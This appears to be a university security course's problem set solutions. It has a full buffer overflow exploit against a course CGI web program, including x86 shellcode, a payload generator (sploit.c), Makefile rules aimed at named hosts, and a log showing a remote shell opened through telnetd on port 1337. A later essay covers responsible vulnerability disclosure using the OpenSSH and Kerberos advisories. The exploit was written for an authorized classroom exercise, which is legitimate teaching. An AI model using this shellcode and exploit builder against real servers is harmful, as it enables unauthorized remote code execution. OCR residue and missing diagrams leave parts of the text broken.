Problem Set 6 Solutions

Problem 6-1. Buffer overflows: We 0wn j00.

While most groups were able to intercept "alarm" email, only one group claimed to break into the Web server. This solution comes from Jim Paris, David Mellis, Chris Elledge, and Hernan Lombardo.

(a) What's wrong with this picture?

Security problems with `TIM-stolen.c`, in order they appear:

- Stack-based buffer overflow in `main()` with `HTTP_X_DEBUGGIN` variable (can overflow and execute code)
- Fail to check for error from `fork()` (could potentially be a DOS depending on context; anyone who can set resource limits and prevent the fork can cause the process to hang forever)
- Stack-based buffer overflow in `check_access()` with `QUERY_STRING` variable (can overflow and execute code)
- Fail to check for error in `close()` system call (exploit scenario: close stdout before invoking program, database gets opened as stdout, hax0r exhausts resources so `close()` fails, later `printf()` goes into `database.txt`)

There are other problems with the "full" version, as well; at the very least, there's an additional overflow when more environment variables are appended to the `message` buffer.

(b) Buffer overflow baby steps

The `recipient` buffer is located directly after the `query_string` buffer in memory, so send a `QUERY_STRING` longer than 128 bytes to overflow into `recipient`. This portion of our Makefile does that:

```
mail:
        perl -e "print 'a'x128; print 'jim@[18.243.0.82]';"  | \
        lynx -get_data -dump http://857.lcs.mit.edu/cgi-bin/TIM
```

and causes the following e-mail to get sent to `jim@[18.243.0.82]`:

```
To: jim@neurosis.mit.edu
Subject: TIM Card
From: Apache <apache@857.lcs.mit.edu>

Access denied:  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
18.243.0.82
```

from which we can deduce that a portion of the missing code from the full version of `tim.c` makes a call to `getenv("REMOTE_ADDR")` and probably another call to `getenv("QUERY_STRING")`, a fact which is quite important later.

(c) The artful buffer overflow

We did this, but it's boring, and our code for part (d) still works on `TIM-stolen.c` anyway.


(d) The moment you've been waiting for

The contents of `database.txt`:

```
Congrats.  You found a fake database.  Bhwaa.
You  still  won though. Congrats on getting in.
Please be nice.

Ron Rivest:        555-52-5252 : LCS StataCenter
Kevin Fu:          123-88-8888 : LCS !MediaLab NextDining
Thien-Loc Nyguen: 002-53-1212 : LCS MGH MedCenter
Ben Bitdiddle:     685-76-8576 : LCS Simmons BakerDining WestgateParking
```


How we did it: First, we did a `lynx -head http://857.lcs.mit.edu` to figure out that you're running Apache 1.3.23, and `nmap -sS -v -O 857.lcs.mit.edu` to determine your OS as being Linux 2.4.0 - 2.5.20. It's safe to assume you have a standard libc, and so we know the memory organization when the program runs will be something like this (not to scale):



where the end of the stack is at address `0xc0000000`.

Now we want to exploit this. We know from the code and the e-mail sent to us in part (a) that our `QUERY_STRING` buffer will get copied to `query_string` first, and then `getenv()` will be called probably twice, with `QUERY_STRING` being copied again to `message` maybe in between those calls to `getenv()` (this is the portion of the code that we didn't get, so at this point it's all guesswork).

After the first copy, memory looks something like this:



So we can see that the first thing in our buffer should be lots of copies of our desired return address; let's use about 0.2k for now. We'll figure out the actual value for the return address later.

Assuming our `QUERY_STRING` is more than about 2k, we've immediately hit a problem: we've clobbered `envp` with junk (probably `NOP`s) and so the later call to `getenv()` will segfault. So, we dive a little deeper into glibc.


`getenv()` uses the `environ` variable to reference `envp` which is a null-terminated list of pointers to strings in the `environment` area of the stack. `environ` is safely in the BSS segment, so it still points to where `envp` used to be: about 0.3k after the beginning of our buffer. So the next thing in the buffer should be a replacement for `envp`.

We only care that `getenv()` succeeds. From glibc sources, we see that there are two ways it can do this: either finding a null pointer in `envp` or finding the string it's looking for (followed by '='). We can't put a NULL in `envp` (since we can't include NULLs in our string), so we have to make sure that somewhere in there, there's a pointer to a string that begins with whatever `getenv()` is looking for. We'll put about 1k of these `envp` pointers.

Since we're guessing that `getenv()` is looking for `QUERY_STRING` and `REMOTE_ADDR`, and we need to have the environment strings "`REMOTE_ADDR=`" and "`QUERY_STRING=`" in our buffer. We'll put them right after the long `envp` pointer list. How many? 2k worth sounds good. Where should the `envp` entries point? Let's assume that, after the strings, the buffer will hold about 1k `NOP`s followed by our shellcode. The end of our copied string is maybe less than 1k from the end of the stack, and the `NOP`s take up another 1k, so our best bet for the location of the strings is about 2k from the end of the stack. So the pointers in


`envp` should point at address `0xc0000000-2k` or so. Remembering that `getenv()` will keep going through these pointers until it finds the strings it's looking for, we use the string "`REMOTE_ADDR=QUERY_STRING=`" and add small offsets of 0 through 26 to ensure that at least one of them hits the beginning of each string.

So we do that, and our buffer and all the pointers look something like this:



and we're confident that we've gotten past at least the first `getenv()` call. But we're not safe yet. From the e-mail we got, we guess that the code actually calls `getenv("QUERY_STRING")`, appends that string into message, and then calls `getenv("REMOTE_ADDR")` and appends that as well. The appending of `QUERY_STRING` will overflow into `envp` once more and break the `getenv("REMOTE_ADDR")`!


After appending, memory will look like this:



This means that both our return address and location of envp are wrong. However, we can fix both together: by including now 1.2k of return addresses instead of 0.2k, our return addresses are in the right spot and `envp` is in the right place for the second `getenv()` call. Even better, the first `getenv()` will *still* succeed! This is because while `environ` will point into the return addresses, `getenv()` will simply skim over those without failing, since it's still accessing a valid memory location but just not finding the proper string. Eventually, it will hit the later `envp` and find what it's looking for, and so we've finally made it through both `getenv()`s *and* the copy to `message` unscathed with our return address in the proper location.

Regarding the value of the return address: we'll still have at least 1k of the end of our buffer sitting in the environment, and that's all `NOP`s plus shellcode. So, the return address should just be around 1k from the end of the stack, or `0xc0000000-1k`.

Our second and final buffer layout therefore looks almost identical:



By the way, it's a good time to consider how we're getting this buffer into the CGI script. We have to pass it as "get data" in the HTTP request, which means it's going to be tacked onto the end of the HTTP request:

```
GET http://857.lcs.mit.edu/cgi-bin/TIM?our-string-will-go-here HTTP/1.1
```

What characters are valid in the buffer? Obviously, it can't contain nulls. From a look at the Apache source, it turns out that the only other characters that cause problems are characters for which `ap_isspace()` returns true. On Unix, `ap_isspace()` just calls `isspace()`, which means that characters `0x09`, `0x0A`, `0x0B`, `0x0C`, `0x0D`, and `0x20` are bad. Also, using a '`#`' is a bit of a pain, since that specifies an HTML anchor and doesn't get included in the HTTP request. Finally, Apache doesn't seem to like `0x10` either. So, we need to make sure that none of the buffer contains any of these characters – for what we've done so far, that just means that we may have to adjust addresses slightly to make sure we don't hit any of the problem characters, while for the shellcode it means that we just have to be careful.

Let's write the shellcode. We want to run the equivalent of the C code

```
execl("/bin/sh","/bin/sh","-c","some-commands");
```

which, from some looking into libc and Linux source, is accomplished on Linux through syscall 11:

```
mov 0x0b, %eax
mov (address of string "/bin/sh"), %ebx
mov (address of argv pointer array), %ecx
mov (address of envp pointer array), %edx
int 0x80
```

The easiest way to make the `argv` and `envp` pointer arrays as well as get the addresses of the strings is to just push them on the stack, since we won't know where our code ends up in memory, but we always know the stack pointer. The shellcode is also a little more complicated than that to ensure that we don't use any of the disallowed characters discussed before. Also, to make things more fun, we have the exploit buffer generation program actually generate the `push` instructions necessary for "some-commands", so we can choose commands to run on the fly. The instructions that get generated mask the bytes in such a way as to ensure that we're not using any of the invalid values for our buffer (like space and null).

The generated `push` instructions get prepended to this code:

SHELLCODE.S

```
#define pushchars(a,b,c,d) \
        mov $((((a)<<24)|((b)<<16)|((c)<<8)|d) ^ 0x80808080), %eax ;\
        xor $0x80808080, %eax ; push %eax

shellcode:
        # command to execute must have been pushed onto stack already
        mov %esp, %ecx
        pushchars ( 0 , 0 ,' c ','-')
        mov %esp, %edx
        pushchars( 0 ,' h ',' s ','/')
        pushchars('n ',' i ',' b ','/')
        mov %esp, %ebx
        xor %eax, %eax
        push %eax
        push %ecx
        push %edx
        push %ebx
        mov %esp,%ecx
        push %eax
        mov %esp,%edx
        mov $0x3b,%al
        sub $0x30,%al
        int $0x80
```

which is built like this

```
shellcode.h: shellcode.S genheader.pl
        gcc -c shellcode.S
        objdump -d shellcode.o | perl genheader.pl > shellcode.h
```

which uses this

GENHEADER.PL

```
#!/usr/bin/perl

print "unsigned char shellcode[] = {\n\t";

while(<>) {
    /^.....:\ t+(.*)\t+/ and do {
        split (/ +/,$1);
        push @bytes, @_;
    }
}

$pr=0;
foreach $byte (@bytes) {
    print "0x$byte, ";
    print "\n\t" unless (++$pr)%8;
}
print "0\n};\n";
```

to generate something like this

SHELLCODE.H

```
unsigned char shellcode[] = {
        0x89, 0xe1, 0xb8, 0xad, 0xe3, 0x80, 0x80, 0x35,
        0x80, 0x80, 0x80, 0x80, 0x50, 0x89, 0xe2, 0xb8,
        0xaf, 0xf3, 0xe8, 0x80, 0x35, 0x80, 0x80, 0x80,
        0x80, 0x50, 0xb8, 0xaf, 0xe2, 0xe9, 0xee, 0x35,
        0x80, 0x80, 0x80, 0x80, 0x50, 0x89, 0xe3, 0x31,
        0xc0, 0x50, 0x51, 0x52, 0x53, 0x89, 0xe1, 0x50,
        0x89, 0xe2, 0xb0, 0x3b, 0x2c, 0x30, 0xcd, 0x80,
        0
};
```

We now have all the pieces, and just need to assemble them. This program uses the values we guessed earlier, builds up the buffer, and spits it to `stdout`:

SPLOIT.C

```
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>
#include <err.h>

#include "shellcode.h"

typedef unsigned char u8;

int main(int argc, char *argv[]) {
        /* Controllable arguments: */
        int ret_align=0;      /* alignment for return address (0-3) */
        int ret_len=1200;     /* length of return addresses (bytes) */
        int nop_off=-1000+1; /* offset into nops (from end of stack) */
        int env_off=-2000+1; /* offset into fake environment */
        int envp_len=1000;   /* length of fake envp array (bytes) */
        int env_len=2000;     /* length of fake environment (bytes) */
        int nop_len=1000;     /* length of nops (bytes) */

        /* Misc: */
        int total_len;
        int shellcode_len;
        int execstr_len;
        int nop_addr = 0xc0000000+nop_off;
        int env_addr = 0xc0000000+env_off;
        int i, j, bufi, tmpaddr;
        u8 *execstr;
        u8 *buf;
        u8 *tmp;

        if(argc!=2) {
                fprintf(stderr,"Usage: %s commands-to-run\n",*argv);
                fprintf(stderr,"     eg: %s \"touch /tmp/foo\"\n",*argv);
                exit(1);
        }

        /* Pad execstr to next multiple of 4 */
        execstr_len=strlen(argv[1])+1;
        execstr_len+=4-((execstr_len%4)?:4);
        if((execstr=(u8 *)malloc(execstr_len))==NULL) err(1,"malloc");
        memset(execstr,0,execstr_len);
        strcpy(execstr,argv[1]);

        shellcode_len = strlen(shellcode) + (execstr_len/4)*11;

        total_len=ret_align+ret_len+envp_len+env_len+nop_len+shellcode_len;

        fprintf(stderr,
                "ret_align=%d, ret_len=%d, nop_off=%d, \n"
                "env_off=%d, envp_len=%d, env_len=%d, \n"
                "nop_len=%d, execstr_len=%d, shellcode_len=%d, \n"
```

```
                "total_len=%d, nop_addr=%p, env_addr=%p \n",
                ret_align, ret_len, nop_off, env_off, envp_len, env_len,
                nop_len, execstr_len, shellcode_len, total_len, nop_addr,
                env_addr);

        if ((buf=(u8 *)malloc(total_len+1))==NULL) err(1,"malloc");
        memset(buf,0,total_len+1);
        bufi=0;

        for(i=0;i<ret_align;i++)
                buf[bufi++]='x';

        for(i=0;i<ret_len;i++)
                buf[bufi++]=((char *)&nop_addr)[i%4];

        for(i=0;i<envp_len;i++) {
                if((i%4)==0)
                        tmpaddr = env_addr + (i/4)%27;
                buf[bufi++]=((char *)&tmpaddr)[i%4];
        }

        tmp="REMOTE_ADDR=QUERY_STRING=";
        for(i=0;i<env_len;i++)
                buf[bufi++]=tmp[i%strlen(tmp)];

        for(i=0;i<nop_len;i++)
                buf[bufi++]=0x90;

        /* Build and append the "push" commands used for the execstr */
        tmp="\x35\x80\x80\x80\x80\x50";
        for(i=execstr_len-4;i>=0;i-=4) {
                buf[bufi++]=0xb8;
                for(j=0;j<4;j++)
                        buf[bufi++]=execstr[i+j] ^ 0x80;
                for(j=0;j<6;j++)
                        buf[bufi++]=tmp[j];
        }

        for(i=0;i<strlen(shellcode);i++)
                buf[bufi++]=shellcode[i];

        if(bufi!=total_len)
                errx(1,"buffer didn't fill to expected length\n");
        if(strlen(buf)!=total_len)
                errx(2,"something in the buffer contained nulls\n");
        for(i=0;i<total_len;i++)
                if(isspace(buf[i]) || buf[i]=='#' || buf[i]==0x10)
                        errx(2,"invalid characters in buffer\n");

        fprintf(stderr,"Sending buffer to stdout\n");
        printf("%s\n",buf);
}
```

We want an interactive shell with a properly allocated TTY, so the commands that we want to run are:

```
cd /tmp;echo '#!/bin/sh'>tx;echo sh>>tx;chmod +x tx;
/usr/sbin/in.telnetd -debug -L /tmp/tx 1337;sleep 1;rm tx
```

which will open up a port 1337 which we can telnet to exactly once and get an interactive shell as the user who ran it.

We're ready to exploit. All we need to do is run it, which we do against various hosts with these Makefile rules:

```
exploit-remote: sploit
        @echo Exploiting ${EXPLOIT_HOST}${EXPLOIT_LOC}
        # Code will run twice due to fork, so there's a very small race
        # condition here.  If it fails, trying again might work.
        ./sploit "cd /tmp;echo '#!/bin/sh'>tx;echo sh>>tx;chmod +x tx;[line-wrapped]
/usr/sbin/in.telnetd -debug -L /tmp/tx 1337;sleep 1;rm tx" | lynx -get_data [line-wrapped]
-dump -source ${EXPLOIT_HOST}${EXPLOIT_LOC} &
        sleep 1
        @telnet ${EXPLOIT_HOST} 1337

exploit-em: # redhat 6.2 linux 2.2
        EXPLOIT_HOST=easy-money EXPLOIT_LOC=/cgi-bin/tim make exploit-remote

exploit-neg: # redhat 7.1 linux 2.4
        EXPLOIT_HOST=negatron EXPLOIT_LOC=/cgi-bin/TIM make exploit-remote

exploit-ns: # custom linux 2.4
        EXPLOIT_HOST=neurosis EXPLOIT_LOC=/~jim/tim/tim.cgi make exploit-remote

exploit-857: # unknown linux 2.4
        EXPLOIT_HOST=857.lcs EXPLOIT_LOC=/cgi-bin/TIM make exploit-remote
```

After testing on our own hosts, we try it and succeed:

```
neurosis$ make exploit-857
EXPLOIT_HOST=857.lcs EXPLOIT_LOC=/cgi-bin/TIM make exploit-remote
make[1]: Entering directory `/home/jim/devl/6.857/tim'
Exploiting 857.lcs/cgi-bin/TIM
# Code will run twice due to fork, so there's a very small race
# condition here.  If it fails, trying again might work.
./sploit "cd /tmp;echo '#!/bin/sh'>tx;echo sh>>tx;chmod +x tx;
/usr/sbin/in.telnetd -debug -L /tmp/tx 1337;sleep 1;rm tx" |
lynx -get_data -dump -source 857.lcs/cgi-bin/TIM &
sleep 1
ret_align=0, ret_len=1200, nop_off=-999,
env_off=-1999, envp_len=1000, env_len=2000,
nop_len=1000, execstr_len=112, shellcode_len=364,
total_len=5564, nop_addr=0xbffffc19, env_addr=0xbffff831
Sending buffer to stdout
Trying 18.52.1.206...
Connected to 857.lcs.mit.edu.
Escape character is '^]'.
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686
bash$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash$ exit
exit
Connection closed by foreign host.
neurosis$ 0wned
bash: 0wned: command not found
```

(e) Stackguard

Stackguard would prevent us from overflowing into the return address, but we'd still be doing nasty things to the `envp` tables and other libc structures when you're calling `getenv()` later, and so it's likely that we could still clobber enough stuff to break it.

(f) Fixing the bugs

Sorry, time for class, no time to fix bugs. Fixing the C code could be as easy as using `malloc` to allocate sufficient memory for the `QUERY_STRING` buffer, and/or use `strncpy` and related functions to limit how much you're copying.

Problem 6-2. Vulnerability Reporting

The following solution comes from Nick Bozard, Antonio Vicente, and Jen Selby.

(a) In the event of discovery of a security hole in a widely deployed product, the generally appropriate thing to do (in our opinions) is to first notify the maintainers of the software. The person who found the exploit should work with the maintainer to come up with a

practical solution before disclosing it to the public, or decide together to disclose without any patch. If, however, the maintainers don't respond after a reasonable period of time, it is acceptable to fully disclose the vulnerability to the public in general so that they may find a workaround. There is always the chance that other people have also found this security breach and are exploiting it, and releasing knowledge of this might help close up the hole. Therefore, regardless of the circumstances, the vulnerability should always be fully disclosed eventually (though we acknowledge that there are generally exceptions to every rule).

The specifics of handling the discovery of a vulnerability depend on the severity of the vulnerability, how widely used the software is, the likelihood that this vulnerability will be exploited without disclosure, and the existence (or lack thereof) of a patch or solution. The nature of the company which produced the software also should be taken into account. Does this company have a policy on releasing vulnerability information? Do you agree with their policy? Is the source for the code widely available (i.e. can other people look at it to find holes? or to patch them?).

(b) **A**n advisory gone bad

An example of a security vulnerability that was handled poorly is the case of the OpenSSH Vulnerabilities in Challenge Response Handling(CA-2002-18). Theo de Raadt announced the existence of a remote exploit in OpenSSH and encouraged everyone to upgrade to OpenSSH version 3.3 which according to him reduces the effect of this vulnerability. This version of OpenSSH introduced a feature called privilege separation which would make it harder for attackers to get a shell as root. Enabling this feature breaks the functionality provided by multiple authentication modules which require direct interaction with the user.

The announcement of this vulnerability caused wide confusion over the Debian-security mailing list due to the lack of details. Both users and maintainers had no clues about what they could do to protect their systems and the nature of Theo's announcement made several users hesitant to take the upgrade blindly. There were 4 emails to debian-sec and at least 60 to debian-security following this announcement which ranged from requests for patches to the stable distribution to claims that Debian's packages were not vulnerable since by default they had keyboard interactive authentication off.

Debian maintainers were forced to back port OpenSSH's dependencies back to 2.2 kernels and disable some features in order to make ssh work under older kernels. Trying to provide OpenSSH 3.3 packages, Debian maintainers released a series of broken packages that wouldn't even install in some systems. This pain could have been prevented if the OpenBSD team had given more information about the nature of the vulnerability, which would have allowed users to disable those features while they wait for a full patch.

Another critical failure is that the OpenBSD team did full disclosure when they were the only ones close to having a patch out. It took several hours before OpenSSH 3.4 portable was available to Linux vendors to package which speaks badly against the OpenBSD team's full disclosure policy. In this case, doing a full disclosure instead of just releasing a warning about the existence of a vulnerability and what to do to alleviate it's effects was much worse than doing a full disclose in the first place.

A Mostly Well-handled Advisory

The Buffer Overflow in the Kerberos Administration Daemon (CA-2002-29) is an example of a vulnerability handled well under the circumstances. Members of the Heimdel Kerberos

team first noticed the vulnerability in their Kerberos implementation and published a patch for it. Upon realizing that the vulnerability also affected the MIT Kerberos implementation, they contacted the MIT Kerberos development team privately. The MIT team spent some time inspecting the vulnerability, and one of things that they discovered was that the Heimdel patch did not completely close the hole. A new patch, the product of work from both teams, was produced. The Kerberos developers then went public with the vulnerability and the patch.

This is not the best possible security hole discovery, as there was a relatively sizeable amount of time in which people could see the Heimdel advisory and figure out how to exploit it in the MIT implementation. On the other hand, it is to the Heimdel developers' credit that, when they did notice that it was not just their problem, they did not simply publicly announce that other Kerberos implementations were vulnerable. By allowing the MIT team to deal with the hole privately first, both teams benefitted by having a smaller amount of time in which there was a public security hole without a full patch.

Now, there is a downside to these holes being publicly announced, in that it is much easier for script kiddies to break into any implementation of Kerberos that does not apply the patch. However, most people that care enough to run Kerberos care enough to watch for CERT announcements and patch remote-exploitable vulnerabilities that compromise the Kerberos key database itself. If the hole were not publicized, there is still a good chance that other people would discover it, and then anyone who had not upgraded to the next version of either Kerberos implementation (which would presumably incorporate the patch) would be vulnerable to this exploit without their knowledge.

Sources: various Kerberos mailing list, conversations with members of the MIT Kerberos development team

Work Division: Everyone discussed our answer to the first part. Nick wrote up the first part. Antonio wrote up the second part. Jen wrote up the third part. Jen proofread and edited all parts.